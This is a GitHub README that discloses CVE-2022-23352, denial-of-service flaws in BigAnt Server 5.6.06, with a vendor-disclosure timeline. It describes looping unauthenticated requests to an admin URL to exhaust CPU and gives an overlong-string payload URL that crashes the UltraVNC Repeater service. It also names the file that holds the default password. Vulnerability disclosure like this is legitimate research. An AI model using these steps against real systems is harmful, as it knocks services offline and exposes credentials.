bzyo / cve-pocs Public

Code Issues Pull requests Actions Projects Security Insights

master

cve-pocs / CVE-2022-23352 /

bzyo add bigantsoft url ... on Apr 3 History

..	
imgs	8 months ago
.gitkeep	8 months ago
README.md	8 months ago

README.md

Vulnerability

BigAnt Server Version 5.6.06 suffers from multiple Denial of Service


Prerequisites

None

Exploit

Example 01: Apache Web Service

Unauthenticated users can subtly send repeated GET requests via CURL to the following URL nd the following URL `http://<IPaddress>:8000/admin/public/download.html` , which can be scripted in a loop, to cause a CPU spike and render the web app and system to become non-response




Name	99% CPU	25% Memory
Apps (1)		
Task Manager	0.3%	7.3 MB
Background processes (24)		
antbiz.exe	0%	4.8 MB
Antimalware Service Executable	0%	73.2 MB
Apache HTTP Server (32 bit)	99.7%	25.5 MB
Apache HTTP Server (32 bit)	0%	4.6 MB
distributer (32 bit)	0%	4.2 MB

Issue resides in the following system file `C:\Program Files (x86)\BigAntSoft\IM Console\im_webserver\htdocs\Application\Admin\Common\function.php`

Example 02: UltraVNC Repeater Service

When UltraVNC Repeater service is started, it runs on port 80. No documentation states to change the default password, however this can be found at the following path on any default installation to login `C:\Program Files (x86)\BigAntSoft\IM Console\im_server\server\settings2.txt`

By entering a long string into the Comment field, it will cause the repeater windows service to crash




UltraVNC Repeater Comments

ID: 1 Comment: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

ID:

ID: 1 Comment: 1



172.16.200.28/testaction2.cgi?id=1&comment=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


This site can’t be reached

172.16.200.28 refused to connect.

Try:

- Checking the connection
- Checking the proxy and the firewall

ERR_CONNECTION_REFUSED



Event Properties - Event 7034, Service Control Manager

The repeater_service service terminated unexpectedly. It has done this 1 time(s).

Log Name: System

Source: Service Control Manager

Logged: 2/28/2022 8:47:46 PM

Event ID: 7034

Task Category: None

Level: Error

Keywords: Classic

User: N/A

Computer: WIN-LSF240I8RI3

OpCode: Info

More Information: Event Log Online Help

Timeline

12-01-2021: Submitted vulnerabilities to vendor via email
12-01-2021: Vendor responded asking for more details
12-02-2021: Responded to vendor with additional details
12-02-2021: Vendor responded stating looking into vulnerabilities
12-29-2021: Emailed vendor, no response
01-11-2022: Emailed vendor, no response
01-12-2022: Requested CVEs
01-28-2022: CVEs assigned, no response from vendor
02-26-2022: Emailed vendor, no response
03-21-2022: PoC/CVE published

Reference

MITRE CVE-2022-23352
BigAnt Software

Disclaimer

Content is for educational and research purposes only. Author doesn't hold any responsibility over the misuse of the software, exploits or security findings contained herein and does not condone them whatsoever.